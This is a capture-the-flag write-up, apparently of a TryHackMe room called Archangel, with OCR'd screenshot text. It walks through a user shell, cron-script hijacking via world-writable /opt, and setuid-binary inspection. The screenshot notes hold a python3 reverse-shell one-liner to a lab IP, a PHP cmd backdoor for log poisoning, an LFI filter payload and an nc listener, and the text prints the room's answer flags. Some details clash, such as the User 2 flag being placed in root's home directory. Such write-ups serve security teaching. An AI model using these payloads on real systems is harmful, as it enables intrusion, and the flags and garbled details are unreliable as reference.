


While operating within the reverse shell, I navigated to the /home directory and discovered a user directory named **archangel**. Within this directory, I identified three files: **myfiles**, **secret**, and **user.txt**.

Upon viewing the contents of user.txt, I retrieved the fifth task's flag:


thm{lf3_t0_rc3_ls_tr1cky}

This completed the task objective **"Get a shell and find the user flag."**




Next, I navigated to the root (/) directory and executed the ls -alh command to enumerate directory permissions. During this process, I observed that the /opt directory was configured with **world-writable permissions** (drwxrwxrwx).


This misconfiguration is critical, as it allows any user to write to the directory and presents a clear opportunity for **privilege escalation**, which became the next objective.




I then navigated to the /opt directory and executed the ls -alh command, which revealed two items: a directory named **backupfiles** and a script named **helloworld.sh**.

Within the backupfiles directory, I identified a file named **helloworld.txt**. Due to the world-writable permissions on /opt, I was able to write to this file by echoing the string **“helloworld”** into it.


Room progress (75%)
Task 1 Deploy Machine
Task 2 Get a shell
Task 3 Root the machine
Do privilege escalation
Answer the questions below
Get User 2 flag
Answer format: ***{**********_********_**********_**}
Check
Root the machine and find the root flag
Answer format: ***{****_********_************_***_***}
Check
How likely are you to recommend this room to others?
1 2 3 4 5 6
7 8 9 10
Submit now
/root/Archangel Recon - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm you
1 Attack IP: 10.66.108.189
2 Target IP: 10.66.170.143
3
4 PHP Filter base64 encode injection: php://
resource=
5
6 User Agent cmd Injection Backdoor Exploit(
($_GET['cmd']); ?>
7
8 Reverse Shell Injection(python3):
9
10 python3 -c 'import
socket,subprocess,os;s=socket.socket(socke
onnect(("10.66.170.143",5353));os.dup2(s.f
os.dup2(s.fileno(),2);p=subprocess.call(["
11
12
13
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
nc -nlvp 5454
listening on [any] 5454 ...
File Actions
root
run
sbin
srv
swapfile
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd opt
$ ls
backupfiles
helloworld.sh
$ ls -alh
total 16K
drwxrwxrwx 3
drwxr-xr-x 22
drwxrwx--- 2
-rwxrwxrwx 1
$ clear
TERM environme
$ ls -alh
total 16K
drwxrwxrwx 3 root root 4.0K Nov 20 2020 .
drwxr-xr-x 22 root root 4.0K Nov 16 2020 ..
drwxrwx--- 2 archangel archangel 4.0K Nov 20 2020 backupfiles
-rwxrwxrwx 1 archangel archangel 66 Nov 20 2020 helloworld.sh
$ cat helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
$
Kali (Optimised v1.1)
1h 18min 1s



Room progress (75%)
Task 1 Deploy Machine
Task 2 Get a shell
Task 3 Root the machine
Do privilege escalation
Answer the questions below
Get User 2 flag
Answer format: ***{**********_********_**********_**}
Check
Root the machine and find the root flag
Answer format: ***{****_********_************_***_***}
Check
How likely are you to recommend this room to others?
1 2 3 4 5 6
7 8 9 10
Submit now
*/root/Archangel Recon - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
1 Attack IP: 10.66.108.189
2 Target IP: 10.66.170.143
3
4 PHP Filter base64 encode injection: php://
resource=
5
6 User Agent cmd Injection Backdoor Exploit(
($_GET['cmd']); ?>
7
8 Reverse Shell Injection(python3):
9
10 python3 -c 'import
socket,subprocess,os;s=socket.socket(socke
onnect(("10.66.108.189",5353));os.dup2(s.f
os.dup2(s.fileno(),2);p=subprocess.call(["
11
12
13
Successfully updated your machines expiry time.
root@kali: ~
File Actions Edit View Help
www-data@ubuntu:/etc$ cat /etc/cron.tab
cat /etc/cron.tab
cat: /etc/cron.tab: No such file or directory
www-data@ubuntu:/etc$ ls -alh | grep cron
ls -alh | grep cron
drwxr-xr-x 2 root root 4.0K Nov 16 2020 cron.d
drwxr-xr-x 2 root root 4.0K Nov 16 2020 cron.daily
drwxr-xr-x 2 root root 4.0K Nov 16 2020 cron.hourly
drwxr-xr-x 2 root root 4.0K Nov 16 2020 cron.monthly
drwxr-xr-x 2 root root 4.0K Nov 16 2020 cron.weekly
-rw-r--r-- 1 root root 767 Nov 20 2020 crontab
www-data@ubuntu:/etc$ cat crontab
cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user command
*/1 * * * * archangel /opt/helloworld.sh
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.daily)
47 6 * * 7 root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.weekly)
52 6 1 * * root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.monthly)
#
www-data@ubuntu:/etc$
Inspector
Request Attributes
Request Query Parameters
Request Body Parameters
Request Cookies
Request Headers
Response Headers
0 matches
0 matches
Done
Kali (Optimised v1.1)
1h 22min 3s



Next, I configured a Netcat listener on port **5454** to receive a reverse shell.

I then echoed a Bash reverse shell payload into the /opt/helloworld.sh script. This specific file was targeted because inspection of the system's **crontab** revealed that /opt/helloworld.sh is executed automatically **every minute** by the **archangel** user (as shown in the screenshot).

By modifying this script, I was able to hijack the scheduled task execution. When the cron job ran, it executed my injected payload, resulting in a reverse shell under the **archangel** user context. This successfully enabled **privilege escalation** beyond the initial www-data foothold.




After gaining elevated privileges, I navigated to the **root user's home directory** and executed the ls command. This revealed three files: **myfiles**, **secret**, and **user.txt**.

Upon viewing the contents of user.txt, I obtained **User 2's flag**:

thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}


This successfully completed the sixth task of the room, **"Get User 2's flag."**



Next, I navigated to the /secret directory, where I discovered two files: **backup** and **user2.txt**. The backup file could not be opened with the current privileges, as I was operating under the **archangel** user rather than root.

To further analyze the file, I used the file command to identify its type. Running file backup revealed that it was a **setuid ELF 64-bit shared object**, indicating that the binary executes with elevated privileges:

ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2

